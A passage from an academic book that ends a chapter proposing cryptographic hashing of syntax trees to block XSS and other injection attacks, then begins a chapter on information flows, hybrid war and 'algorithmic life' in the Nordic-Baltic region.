PCC has been applied to tasks such as kernel mode packet filters Necula (2002), transmitting type safety information Necula (2002) along with compiled ML programs, and verifying bytecode on smart cards Cho and Jung (2003). In our approach, we adopt the PCC idea of proof and verifier to ensure the structural integrity of expressions. Unlike the seminal work, our “proof” is cryptographic instead of logical.

4 Our Approach

Our procedure for eliminating injection attacks is depicted in Fig. 3, and it functions in the following way: First, any system that embeds untrusted input into an expression must do so using structural manipulation of the data. That is, the system may not allow uncontrolled structure from user input to enter the AST nor allow the textual representation of the expression to be manipulated in any way. Furthermore, when the user input is embedded into the expression, it must be added as a specific node in the AST.

Then, when serializing the expression for transportation, the system calculates a cryptographic hash according to the (non-serialized) structure of the expression. This hash is then considered as proof that the document is structurally unmodified. Finally, the resulting structure is serialized in the usual fashion and delivered to other parties along with the structural hash. The deserialization process then parses the serialized format into a structure, verifies that the hash is preserved, and thus ensures that no structural changes have taken place. If any changes are present, the system flags the input as an injection attack and terminates.

In terms of PCC, our security policy simply states that the structure of the expression may not be interpreted in a different way from that which is intended by the application. The cryptographic hash forms the safety proof for this policy, while the verifier is implemented on top of the pre-existing parser using a simple hash comparison.

Next, we present a concrete algorithm for our proposal. In the following, we assume that means for generating the AST of the expression language is available. Furthermore, we assume that the AST can be generalized into a labeled tree, in which the labels represent the operators, variables and constants of the expression language. Specifically, the labels must atomic in the sense that they have no internal structure.




Fig. 3 Overview of our approach to injection protection

For example, HTML attributes which are often represented as strings must be parsed into ASTs and included to the main AST before hashes are calculated.

We also assume that there is a pre-existing serialization procedure for the AST, such as encoding into HTML. We call this procedure “serialize”. We then add structural integrity “proof” to this serialization procedure, by defining a serialize’ function as

$$\text{serialize}'(a) = H(\text{seq}(a)) \parallel \text{serialize}(a),$$

where the function $H : \mathbb{N}^* \rightarrow \mathbb{N}$ is a suitable cryptographic hash function such as SHA-2. The function $\text{seq} : \text{AST} \rightarrow \mathbb{N}^*$ is used to generate an encoding for generic tree structures:

$$\text{seq}(a) = \begin{cases} 0 \parallel H(L(a)) & \text{when } a \text{ is a variable} \\ 0 \parallel H(L(a)) & \text{when } a \text{ is a constant} \\ n \parallel H(L(a)) \parallel \text{seq}(a_1) \parallel \text{seq}(a_2) \parallel \dots \parallel \text{seq}(a_n) & \text{when } L(a) \text{ has arity } n > 0; \end{cases}$$

here, the function L denotes extracting the label from the AST node.

Finally, if the expression language has comments or equivalent constructions, they must either be included as AST nodes or stripped out completely before the data is transferred between parties.

4.1 Case Study: Preventing XSS Through Verification Codes

To gain practical experience with our technique, we implemented a simple web-based chat system using the proposed technique. This system includes gathering user input and including it, verbatim, inside document elements. To further test the limits of the technique, we also allow adding user input to the attributes such as style and various event attributes. Purely as a test, we also allow including user input inside a string of constants of a JavaScript program embedded in the page.

In a short amount of time, we could obtain structural manipulation for a reasonably large subset of HTML5, which is enough to create the above-described chat application. We could obtain safe inclusion of arbitrary user input into basic HTML attributes, including style attributes, inside arbitrary DOM nodes, and inside script elements.

However, only limited support for our technique could be obtained without modifying the browser. That is, our current prototype can only generate and verify basic HTML node structure and attributes that contain:

- atomic clauses such as truth values and numeric literals
- URLs, by parsing them through the DOM
- CSS styles, by parsing them through CSSOM
- CSS class lists, by parsing them through the DOM
- JavaScript, by limiting browser support to Firefox, which exports the Spidermonkey JavaScript engine parser.

Regarding the last limitation, other browsers support libraries for parsing JavaScript, but do not ensure one-to-one correspondence between library output and the JavaScript engine output, making injection attacks theoretically possible. Finally, regardless of our efforts, some CSS-style definitions, such as `transform: rotate(7deg);`, remain nonatomic strings.

4.2 Validation

To perform initial validation for our technique, we sampled a set of (essentially different) XSS attacks from the OWASP XSS filter evasion checklist. Naturally, the majority of the attacks described in the checklist rely on truly lax interpretation of the HTML documents, and simply parsing them with the browsers DOMParser-API Leithead (2016) allowed the system to discard a large number of them. The remaining attacks were thwarted.

Naturally, a more proper validation would be required, and we are planning on exposing our XSS-protection system to the wider public with a small monetary reward in order to see how it can be circumvented.

4.3 Possible Caveats

Our technique is based on the idea that the verifier is able to observe the actual AST that is interpreted by the browser. Erroneous assumptions here can compromise the system. For instance, accidentally obtaining a partial AST and processing it as if it was complete can allow an attacker to sneak in an injection attack. Also, current browsers do not provide a uniform API to access the entire AST, requiring us to rely on various “hacks” to obtain a proper view into it.

Also, while our technique guarantees that the structure of the document is preserved, it does not stop the application developer from intentionally enabling attacks. For example, if the application programmer explicitly constructs a JavaScript node with a call to `eval` function and embeds a user-specified string in it, our system will not offer any protection besides ensuring that the string does not escape outside of the `eval` node. Similarly, allowing a user to, e.g., choose a function to be called would allow a “return-to-libc” style attack to be performed. In summary, the proposed technique needs to be complemented with common sense and strict interface that hides problems like these.

4.4 Lessons Learned

During this experiment, we found that it is surprisingly easy to cover a large enough subset of web techniques to allow simple applications to be written. However, we also noticed that implementing the technique on top of current browsers is a very error-prone task. For instance, the current Document Object Model explicitly holds structured data in node attributes as strings (Le Hors et al. (2004), Sect. 3.2.3.1). Attributes can include complex datums such as JavaScript code and URLs. There is no uniform API with which to access their ASTs. Our prototype implementation must, for this reason, rely on various “tricks” to obtain information as to how the browser parses such attributes. For example, in our prototype, URLs are parsed by creating (and later discarding) an “`a`”-node with the URL as an attribute and then accessing the parsed URL through the methods in the resulting DOM node.

Also, attaining complete coverage is probably unfeasible without explicit browser support. For example, ordinary `script` nodes contain nearly arbitrary textual content, including multiple different programming languages. Luckily, our technique allows both the structural editing and verifier to operate on a subset of the actual language. For example, when encountering an unexpected node, our verifier can stop immediately: no unknown node can be generated by the application, and therefore it must be the result of an attempted attack.

5 Related Work

There are many different targets for injection attacks. In large part, any time a document is intended for both human and machine consumption, including user input into it may cause injection vulnerabilities. The two most well-known and contemporarily most damaging injection targets are SQL databases and HTML pages.

SQL injections pose a great danger to public facing services. An injection attack may lead to unrestricted access to the entire database the service runs on and all the sensitive data therein. SQL injection prevention is widely studied. For example, Halfond et al. (2006) survey several different SQL injection attacks and defenses, claiming that there are many different types of attacks and that many practitioners are aware of only a few of them.

Understanding injection attacks as operations that cause improper structural changes to interpreted expressions is common. For example, Su and Wassermann (2006) provide a formal SQL injection protection scheme based on parsing the data. Su et al. inject delimiters around user input. Then, the user input is parsed and compared to accepted syntactic forms. However, this approach, as the authors declare, “is vulnerable to an exhaustive search of the character strings used as delimiters.” This limitation arises from the authors’ desire for generality and keeping the applications business logic separate from the protection scheme. Furthermore, although the proposed method is immensely effective locally, it does not protect across the serialization/deserialization.

There are two approaches to SQL injection protection that we know of that apply similar strategy as that which we propose. First, the SQL DOM proposed by McClure and Krüger (2005) is a way of generating an abstract object representation of a given database schema. This corresponds to the structural manipulation part of our proposed technique.

Secondly, there is a well-known approach called SQLGuard introduced by Buehrer et al., which applies a SQL parser to queries into which user input is injected. Should the parsed structure differ from the intended structure, or the parse tree of the template query, the system flags the input as an injection. We endorse this technique for similar reasons as SQL DOM. Unlike the more principled SQL DOM, SQLGuard can be easily retrofitted to existing applications and it effectively provides the same safeguards. On the other hand, dynamically structured queries are not possible using SQLGuard, whereas SQL DOM has no difficulties with them.

Cross-site scripting (XSS) is another common and extremely persistent form of injection attack. XSS vulnerabilities are caused by inadvertently allowing the inclusion of attackers’ JavaScript code on an HTML page. Such scripts have the same capabilities as the user of the page, allowing the attacker access to users’ private data.

The literature of XSS protection schemes was systematically reviewed by Hydara et al. (2015). The authors conclude that at the time of writing, there exist a significant number of studies on defending against XSS. The protection schemes are varied and range from static analysis Agosta et al. (2012) to metaheuristic approaches Adi

(2012). The authors, however, conclude that there is currently no single solution to effectively mitigate all XSS attacks, and call for more research on the matter.

The idea of structural preservation is not new in the context of XSS. For example, Barhoom et al. (2011) propose overlaying the input portions of the web page with generated XSD schemas Gao et al. (2009), which are then used to validate the user input by comparing its *structure* to the one stored in the schema. Our approach has similar features to the scheme proposed by Barhoom et al.

Another example of doing structural preservation appears in a work by Nadji et al. (2009). Here, the authors propose enclosing the user input with special delimiters so the browser is able to adhere to this demarcation when parsing the web page with the input. Naturally, the authors note that simply adding a new set of delimiters only adds another site for injections. The authors instead propose using a random set of delimiters, information of which is passed from server to browser through some secure channel. This solution works on the same basic principle as ours, but it is much more complex. However, it may have a greater potential in retrofitting large amounts of broken server code than ours.

Ter Louw and Venkatakrishnan (2009) also consider the preservation of document structure as a key point in XSS prevention. Like us, Ter et al. note the differences between browser parsers and possible server-side parsers as an enabler for XSS attacks and propose a radical solution: doing away entirely with said parsers when handling user input. Surprisingly, this technique is compatible with current browsers with only slight added latency. Our technique could be also adapted for current browsers using a similar technique.

6 Discussion

In this article, we propose a systematic way to eliminate classical injection attacks entirely by enabling applications to work directly with ASTs while ensuring uniform interpretation of the result. Our technique requires a complete move away from processing data as strings.

We managed to implement a nontrivial XSS-protected web application with our technique in a limited time. We think that the implementation cost of the technique on a green field application is reasonable. Retrofitting pre-existing software with this technique could, however, be seen as a difficult task. However, we claim that moving away from manipulating textual representations of data is the “right thing to do”. Injection attacks are not the only problem that arises in “stringly” typed programs. It is not difficult to conceive operations that generate badly formed expressions during runtime, causing hard-to-detect bugs in already delivered software components.

On retrofitting old software, the first steps would be to identify all procedures that can be used to send out data and replace these with versions that accept only structured data. Identifying all call sites of these procedures can be done with standard static analysis techniques, or even bluntly commenting out the methods, and thus identifying the call sites from compiler error messages.

Regarding other lessons learned, we importantly noted that many, if not most, libraries that allow structured HTML generation handle attribute values as strings. In our view, this increases the likelihood of successful injection attacks by encouraging programmers to pass values as is from the user to the page. We advocate that any future library for manipulating HTML should work with nonopaque representations of HTML attributes.

Acknowledgements I would like to thank Maria Tirronen for her time and help in editing this article.

References

- Adi E (2012) A design of a proxy inspired from human immune system to detect SQL injection and cross-site scripting. *Proc Eng* 50:19–28
- Agosta G, Barenghi A, Parata A, Pelosi G (2012) Automated security analysis of dynamic web applications through symbolic code execution. In 2012 ninth international conference on information technology: new generations (ITNG). IEEE, pp 189–194
- Athanasiopoulos E, Pappas V, Krithinakis A, Ligouras S, Markatos EP, Karagiannis T (2010) xJS: practical XSS prevention for web application development. In Proceedings of the 2010 USENIX conference on web application development, pp 13–13, Berkeley, CA. USENIX Association
- Balzarotti D, Cova M, Felmetsger V, Jovanovic N, Kirda E, Kruegel C, Vigna G (2008) Saner: composing static and dynamic analysis to validate sanitization in web applications. In 2008 IEEE symposium on security and privacy (SP 2008). IEEE, pp 387–401
- Barhoom TS, Kohail SN (2011) A new server-side solution for detecting cross site scripting attack. *Int. J. Comput. Inf. Syst* 3(2):19–23
- Cho JB, Jung MS (2003) A very small bytecode-verifier based on PCC algorithm for smart card. In Proceedings of second international conference on web and communication technologies and internet-related social issues—HSI 2003, Human.Society@Internet, pp 106–115. Springer
- Gao S, Sperberg-McQueen CM, Thompson HS, Mendelsohn N, Beech D, Maloney M (2009) W3C XML schema definition language (XSD) 1.1 Part 1: structures. W3C candidate recommendation
- Halfond WG, Viegas J, Orso A (2006) A classification of SQL-injection attacks and countermeasures. *Proc Int Symp Secure Softw Eng* 1:13–15
- Heiderich M, Schwenk J, Frosch T, Magazinius J, Yang EZ (2013) mXSS attacks: attacking well-secured web-applications by using inner HTML mutations. In Proceedings of the 2013 ACM SIGSAC conference on computer & communications security. ACM, New York, pp 777–788
- Hydara I, Sultan ABM, Zulzalil H, Admodisastro N (2015) Current state of research on cross-site scripting (XSS): a systematic literature review. *Inf Softw Technol* 58:170–186
- Le Hors A, Le Hégaret P, Wood L, Nicol G, Robie J, Champion M, Byrne S (2004) Document object model (DOM) Level 3 core specification, Version 1.0. W3C Recommendation. <https://www.w3.org/TR/2004/REC-DOM-Level-3-Core-20040407/>
- Leithead T (2016) DOM parsing and serialization. W3C Working Draft, W3C. <https://www.w3.org/TR/DOM-Parsing/>
- McClure RA, Krüger IH (2005) SQL DOM: compile time checking of dynamic SQL statements. In Proceedings of the 27th international conference on software engineering (ICSE 2005). IEEE, pp 88–96
- Nadji Y, Saxena P, Song D (2009) Document structure integrity: a robust basis for cross-site scripting defense. In Proceedings of the network and distributed system security symposium (NDSS 2009), p 20

- Necula GC (2002) Proof-carrying code: design and implementation. In Proof and system-reliability, pp 261–288. Springer
- Necula GC, Lee P (1998) The design and implementation of a certifying compiler. ACM SIGPLAN Notices 33(5):333–344
- Su Z, Wassermann G (2006) The essence of command injection attacks in web applications. ACM SIGPLAN Notices 41(1):372–382
- Ter Louw M, Venkatakrishnan VN (2009) Blueprint: robust prevention of cross-site scripting attacks for existing browsers. In 2009 30th IEEE symposium on security and privacy, pp 331–346. IEEE

Algorithmic Life and Power Flows in the Digital World



Valtteri Vuorisalo

Abstract This chapter combines various recent vigorous discussions around power, IT Security, global security events, and technological evolution in order to shed light on their various interdependencies, and forms of vulnerabilities, thus contributing to contemporary IT security debates. Specifically, this chapter discusses the characteristics and dynamics of “flow security” and examines how information flows; the importance of which is exponentially increased through the availability of data, offers new possibilities for power projection in the first instance, and creates new sources of vulnerabilities in the second. It is mainly argued that the exponentially accelerating data and information flows offer new ways with which actors can transform social realities, introduce irregularity and disruptions, and increase general entropy and friction in political processes and our everyday lives. It is argued that as our lives are increasingly dependent on technologies conveying information, our lives are increasingly “algorithmic”, i.e., human activity increasingly becomes subject to programmed analytics and visualization techniques. This chapter highlights the role of technological interface as a position of power, with the capability to set the boundaries of the imaginable, possible, and appropriate. Thus, contemporary, algorithmic, life necessitates new skills that enable secure navigation in the whirlpool of meanings, which flow more rapidly as technology advances, and which are increasingly manipulated with malicious intent. This chapter concludes by highlighting that this new condition of human life requires new forms of social agreements, and puts forward categories that should especially be considered.

1 Introduction: A Disturbance in the Flow

The Nordic-Baltic area is in several ways an exceptional part of the larger rule-based liberal world order. Many key measures of societal stability and education highlight advances made in creating orderly and secure societies and governance systems.

V. Vuorisalo (✉)

University of Tampere, Tampere, Finland
e-mail: valtterivuorisalo@gmail.com

Moreover, the states in the region have embraced the network-centric model in their vision for the future. One key signifier of future-looking national strategies has been a focus on ICT technologies. In this sense, the region's security is a function of the security and insecurity of the underlying digital technologies that form the skeleton or framework for modern life. Thus, due to the pivotal role of technology, it can be argued that the crosscutting process of digitalization changes the way security—and cybersecurity especially—manifests itself in contemporary life.

The fact that we are in an increasingly digital society is no longer a surprise to anyone. All societies in today's world utilize new technologies that take advantage of an unprecedented amount of data to create new opportunities and efficiencies as they seek to advance their social agendas. At the same time, however, they create new dependencies. As a consequence, data has become the life-blood of modern societal activity, which needs the right data, at the right place, at the right time, in the right way. Failing to secure this kind of digital flow-enabled capability will give the upper hand to anyone who places data at the center of all activity. Moreover, not only do these capabilities need to be created, they need to be made secure. Yet, despite great efforts, risks and threats are still numerous. While nation-state actors have developed capabilities through which data flows can be hampered, a multitude of asymmetric actors have entered the arena. These actors, who, in the past, only had mediocre capabilities to challenge organizations, are now able to exploit advanced and cheap commercial technologies to develop their capabilities and become notable threats.

As the interest in tampering with and testing the critical data flows increases, these key enablers of the Western way of life are increasingly being tested, as new actors enter, and establish new modes of behavior in the Western way of life. It should be noted that the disruptions to flows are not limited to data, but in fact cut across the global flows of financial transactions, people, energy, and especially information.

The centrality of these flow disruptions can be seen in media reports and in the public sensitivity—even a sense of emergency—over losing access to the flows. In the case of Finland, for example, there have been numerous reports about external actors gaining access to the flows. Furthermore, the Snowden revelations famously pointed out the US capabilities in data surveillance. Recent US hacking incidents have also implied Russian involvement in data espionage. These events have challenged perceptions of proper/normal/acceptable behavior and have opened up general debates on who sets the standards for the new cyber domain and what states should do in response. Furthermore, as the weak governance of the cyber domain is increasingly and very bluntly exposed, new complexities are identified in the field of security. These complexities and dependencies also allow for new ways of causing instability in societies by external actors, be they nation-state-based or more asymmetrical in nature.

It follows that the “contemporary normal” includes actual and potential disturbances in a multitude of flows: maritime, airspace, energy, people, financial, and information. The utilization of and presence in these flows represent very traditional mechanisms of power exertion. Yet, it is especially the flow of information that offers new means of power utilization for various actors, including the state. In con-

sequence, states are faced with new vulnerabilities that emerge from two different angles: first, the obvious source of vulnerability is the actual “flower”, the “thing that flows” (Ries 2014). For the purposes of this chapter, the “thing” under special scrutiny is the data and information that flows through the various, exponentially expanding, information networks. It is argued that information plays a central role in modern nation-state power projection practices. The concept of “hybrid war”, for example, takes the role of information very seriously, as it recognizes the intentional psychological manipulations of populations as a means with which to achieve political outcomes.

Second, it is argued, the nodes with which this data and information are consumed, pose new types of threat that have yet to be given proper weight in security debates. Granted, the notion of cybersecurity is a popular topic in contemporary discussions. Yet, the focus of cybersecurity is seen here to be limited: cybersecurity analysis tends to focus on the technical aspects of nodes, the physical networks in which information is mediated, and the protection of data and information confidentiality (European Commission 2013). It is argued here that the second emergent source of vulnerability is sourced from the interface between the node¹ and the consumer. As the role of technology increases, and devices increasingly anticipate, negotiate, and even decide actions for us, the interface becomes a position of power, as it depicts the way the information we use to determine our actions is represented.² This type of power is, for example, in the hands of major digital companies, which can influence the way in which we compile our cyber-based situation understanding by changing the personalized algorithms of search engines.

At the same time, states, in their security policies, are increasingly aiming to achieve conditions of resilience—especially in nodes that provide services are seen as critical for the functioning of society. Differing from the classical understanding of “security”, the concept of resilience assumes that a security failure will inevitably happen to some degree. “To be resilient” means being able to endure as much as possible and recover as quickly as possible. As information has become a source for “security breaches” in the more classical sense, and especially as our modern patterns of life increasingly embrace various devices that facilitate and accelerate the flows of information, all information, all of the time becomes suspect in theory if we accept the “resilience frame”, which stipulates that nothing can be fully secured.

One key attempt to increase security in the “resilience sense” is to create additional and alternative flow routes to ensure access to flows. However, this increases the number of flows and, paradoxically, decreases security: as the amount of flows increases, the attack surface grows and the number of potential entry points increases as well (cf. Ministry of Defence 2010). Thus, security and resilience are practices that are only partially complementary. The emergence of ICT and digitalization—in

¹For example, a device such as a mobile phone, tablet, PC, etc.

²As an example, consider a popular application that lists the restaurants in the town where you live. The source of (or someone who has been able to modify) this application becomes an authority on “what restaurants exist” in your area—they are able to affect your understanding of your physical surroundings. The temporal effect of your interpretation might be short. Yet, if a given restaurant is left out, for whatever reason, this will have an impact on the financial flow of this given restaurant.

which resilience is seen as a vital form of securitization agenda—clashes with older, classical understandings of security, creating confusion and ambiguity. It can be argued that this effect of the digital life is especially felt in the Nordic-Baltic region, which has been among the global ICT avant-garde in relative terms. The underlying conceptual uncertainty between classical security and resilience discussions adds to the smaller states' insecurities, confusion, and sense of ambiguity, as the regional classical security and defense-related tensions are already increasing.

To shed light on the role of flows and power characteristics within them, this section (1) discusses the characteristics and dynamics of global flows; (2) examines how information flows are especially utilized for power projection using the notion of hybrid war as an example; and (3) exposes novel, technology-driven power practices. This section concludes by suggesting the next steps to be taken in order to be able to facilitate the adaptation of societal security activities into the digital age.

2 Global Flows: Characteristics and Dynamics

All countries around the world are increasingly dependent on various global flows, such as flows of financial transactions, people, energy—and especially information. Indeed, it is easy to agree that “*our daily life, fundamental rights, social interactions and economies depend on information and communication technology working seamlessly*” (European Commission 2013). Understanding the dynamics of flows is critical, as the manipulation (e.g., re-routing, choking, stealing) of flows becomes an increasingly utilizable tool in international power politics. Thus, we are witnessing the first steps toward a new method of power projection and exertion of influence. To underscore their importance and influence, the nodes that provide the connections to the flows, and that provide services based on these flows, have been identified as “critical infrastructure” (Ministry of Defence 2010)³. The report on the Implementation of the European Security Strategy highlights these nodes and their critical importance by coining them as “the arteries of our society” (RIESS 2008).

In our world of increasingly intensifying interconnections, the number of nodes increases. Simultaneously, as the breadth and depth of the data flows increase, the number of vulnerability points increases. To quote the former UK Prime Minister “[Britain is now] more vulnerable, because we are one of the most open societies, in a world that is more networked than ever before.” (Cameron 2010). These vulnerability points are an international concern: the failure of a critical node in one country has the potential to fundamentally affect countries globally. As flows transcend territorial boundaries, so do the effects of the node failure. Accordingly, the former Swedish Prime Minister, Carl Bildt, has identified the need to not only secure the nodes, the critical infrastructures in the network, but to ensure that flows themselves are made secure. We have entered an era of “flow security”, which characterizes the actions

³See also EU directive 2008/114/EC.

of all actors in the system and facilitates new requirements—and possibilities—for these actors (Bildt 2009).

Like rivers, these territorially transient flows physically shape and alter the surroundings in which they move. The inclusion of the flow perspective has wide ramifications for the standard geopolitical paradigms that are based on territorially understood spatiality. Instead of (simply) space allowing flows to occur, the approach applied here shifts attention to flows *creating and transforming* spaces (Knox et al. 2007). The transformations are characterized by uniquely flows-enabled actions (Aaltola et al. 2014).

The intensive dynamics of flows has the power to create new forms of life, new forms of human activity, and new modalities of existence. Their “criticalness” stems from their power to sustain and advance our modern way of life as it occurs within the Western liberal world order. However, at the same time, these flows create opportunities for new ways of life that challenge the predominant social order. The special emphasis and highlight given to piracy in the Gulf of Aden a few years back is a good example of how a critical flow (in this case, maritime traffic) enabled opportunities for the people living on the banks of the flow. Disrupting the flow was such a critical issue that nation-states deployed their militaries (mainly their navies) to the location. Furthermore, constant change and mutation are central characteristics of “flow life”. Global flows create new modalities of human activity, and after gaining critical mass, have the power to wash away old systems, old interpretations, and their interconnections. Appadurai underlines their importance: the “sheer speed, scale, and volume ... of flows are now so great that the disjunctions have become *central to the politics of global culture* [my emphasis]” (Appadurai 2000; Aaltola et al. 2014).

To ensure the critical life-sustaining and life-catalyzing properties of flows, the nodes that mediate them cannot be allowed to fail. Thus, it is the aim of states to make them as resilient as possible—to allow them to endure as much harm as possible and recover from failure as quickly as possible. Earlier, it was highlighted that the concept of resilience assumes that a security failure will inevitably happen to some degree (Evans and Reid 2013). The ideal is that states, societies, and other actors are be able to withstand constant shocks. It follows that resilience, and thus the characteristics of flows, cannot be understood without the notion of time: how long should harm be endured, how much a node can fail when it does, and how quickly it should recover. This temporal aspect of flows, this pulse of normalcy with an inherent characteristic of irregularity—the “inevitable” exposures of vulnerability—becomes the irrevocable constant and feature within the arena of international relations.

This inevitability is not without consequence: in order to establish, legitimate, and consolidate the territorial power of states, a sense of normalcy and temporal regularity is required. Indeed, “time makes space into place” (Parkes and Thrift 1978). In other words, the perceived regularity of time serves to solidify a sense of territorial stability, control, and security. The ability to react quickly in the face of disruption is a telltale sign of modern governance. From this perspective, territorialization and the successful ability to govern depend on the ability of the central power to prevent erratic changes in the regular passage of time and preserve a sense of continuity—continuity that is now paradoxically labeled as a constant flux of vulnerability and

emergency by the same authority (Evans and Reid 2013). The constancy of the time flow serves to affirm spatial boundaries, such as state borders. One indication of this debate has been the recent speculation as to how long different Nordic states could cope with hostile external actions. The debate in Finland and Sweden has focused on strikes on the critical networks that can paralyze overall societal and defense systems that require “connectedness” (Aaltola et al. 2014).

Thus, for an actor to be able to manipulate the perceived regularity of the steady rhythm of time by applying pressure to a node or challenge the functions of the “normal” flow is to increase entropy in the affirmation process of another state, thereby decreasing its ability to have comprehensive territorial control and, ultimately, sovereignty. For example, there are various reports circulating in the Nordic-Baltic region on alleged Russian actions to exert power and challenge the perceived normal functioning of flows. These contestations of normalcy are reported in multiple flows, for example, in the flow of:

1. Energy: using energy flows, especially the flow of gas, to increase influence, c.f. Umbach (2014)
2. Maritime traffic: interfering with the activities of research vessels in international waters. c.f. Liekari (2014)
3. Airspace activity: deliberate violations of national airspaces by military aircraft. c.f. NATO (2014)
4. People: extending people beyond Russian national borders to be part of a “Russian World”. c.f. Socor (2014)
5. Financials: bilateral trade pacts and use of energy business to increase dependency. c.f. Umbach (2014)
6. Space orbits: undeclared satellite activity, assumed to be military-related. c.f. Palittala (2014), and, most importantly
7. Information: consider the recent claims of disturbing the established practice of US elections and its impact on European election discussions.

It follows that the utilization of the flow dynamics, and its inherent properties of temporality and resilience, offers new means of power projection. Thus, the emergence of ICT-dependent societies opens up alternative possibilities for “pressure testing” critical nodes or flows. These new possibilities for power projection can be used for stabilization purposes, or they can be utilized for purposes of instability and confusion. Therefore, ensuring control of key nodal points to the ICT enabled data flow and ideally, the data flow itself becomes paramount. This is a colossal task given the amount of new nodes (devices) being connected to information flows, for example. Moreover, it should be noted that every new node—and new vulnerability point—has the potential to create shocks not only within one country, but in multiple countries. Consider, for example, the operational disruption of an atomic power plant, gas lines, or the global ICT-based communication system. Hence, the need to create uniform modus operandi of resilience and adaptability between nations has never been greater. This is especially true when the mechanisms of power exertion have evolved with flows (Aaltola et al. 2014).

In this new environment, understanding the multifaceted features of power must be internalized in order to understand the realms of possibility in political and military maneuverability. This is especially true for countries, for example, that are relatively advanced along the road of digitization, but that are, at the same time and for the exact same reason, relatively exposed to the external aggressive actors that have high technological capability and expansive geopolitical intent.

A traditional definition of power involves a scenario in which Actor A can force Actor B to do something that is in A's interest, but not in B's (Aaltola et al. 2014). However, this is not the only scenario of cyber-power that offers means and tools for more subtle forms of power projection on an unprecedented scale. Pouliot (2008) argues that whatever the power source of a dominant position, this position has the power to mold dispositions and inclinations in others. The cyber domain offers a multitude of new capabilities to do just that. It should be noted that the process of "being molded" can seem so subtle that subjects might not even be aware it is taking place. Barnett and Duvall (2005) define power as "*the production, in and through social relations, of effects that shape the capacities of actors to determine their circumstances and fate.*" Their notion of productive power is defined as "*the constitution of all social subjects with various social powers through systems of knowledge and discursive practices of broad and general social scope.*" Productive power works indirectly within social relations of constitution. More specifically, the production of meaning via discourse and systems of knowledge is a function of productive power. Discourses are understood, in line with Swidler (2001), as mechanisms or tools with which to set the stage of the imaginable, possible, and appropriate. Therefore, analysis of productive power focuses on how subjects are produced, how meanings and categories fixed, and how quotidian world of politics that is taken for granted is created (Barnett and Duvall 2005).

Setting the stage of the imaginable is a process in which (1) the discursive and lingual is used as media to (2) impose and determine ("to embed") meanings to a positioned subject in (3) the socially structured field where (4) constitutive understandings are cemented or reproduced via (5) integration and institutionalization processes of practices. In a world of cyber flows, discourses merge with contemporary human practices in "remarkable programmatic and constant sequences of standardized and interoperable actions" (Aaltola et al. 2014). In other words, the "flows of meaning", accelerated by the cyber domain, play a critical role in constituting the normative and epistemic rationalities of action. Furthermore, they are capable of influencing events beyond the boundaries of the community, e.g., in the political, economic, and social domains. As such, they have the ability and power to transform social realities (Vuorisalo 2012). The process of digitalization enhances the venues and media of productive power projection. It gives new tools for societal destabilization—e.g., in recent activities coined as "hybrid war"—and creates new vulnerabilities.

3 New Security Challenges and Algorithmic Life

The exponentially increasing data and information flows offer new ways with which actors can transform social realities, introduce irregularity and disruptions, and increase general entropy and friction—e.g., hesitation and indecision—in the political processes. Two new contemporary mechanisms that produce these outcomes emerge: (1) “hybrid war” scenarios, a feature of which is to deliberately apply misinformation into communication flows with the intent to achieve political ends, and (2) the technological interfaces that mediate information and pre-interpret realities for us. While the former is on the top of the agenda in current security debates, the latter has yet to emerge in topical debates despite its growing impact. The latter causes fragmentation through transnationalization of the previously hierarchical intrastate information production and transfer. The former uses the same processes of increased societal entropy through carefully calculated strategic action. Since both of these tendencies are enabled by modern information technology, it can be argued that countries high in ICT—such as the Nordic region and Estonia—would be prone to these two sources of insecurity.

Information plays a key role in hybrid wars, i.e., in multimodal cases of power exertion, in which all forms of war and tactics are simultaneously used to target vulnerabilities in target adversaries. Modern information technologies are in the nexus of these activities. First, modern information technologies are leveraged by irregular actors to facilitate transfers of knowledge. Second, modern information technologies provide new media with which information is diffused in groups and communities of target adversaries. As these new media become more and more available, and the intensity of information flows increases, the possibility of influencing, for example, segments of populations and policy-makers, increases. The evolution of information technologies offers new mechanisms for hybrid war-farers who aim to target populations and achieve “synergistic effects in the physical and psychological dimensions of conflict” (Pindják 2014; Hoffman 2009).

Recent events in Ukraine have led analysts to conclude that Russia has given special emphasis to this type of information and psychological warfare, in which the aim is to create conditions of ambiguity and delay that can be exploited to achieve desired goals (Vandiver 2014). In consequence, this new modus operandi seeks to (1) influence rather than destroy; (2) create a condition of inner decay and disunity in target populations; (3) utilize culture in war; (4) conduct a “war of perceptions”; (5) engage in contactless war; (6) constantly wage war in the human and social consciousness and cyberspace (Bērziņš 2014).

Thus, it can be observed that an important mechanic in these types of operations is to apply stress to internal communities via facilitation of information and tailored meanings; it can be seen as a societal reprogramming activity in which normative and epistemic rationalities of action are, if not altered completely, at least questioned to a degree of mistrust. Importantly, it provides a competing script to follow on the international stage of the imaginable.

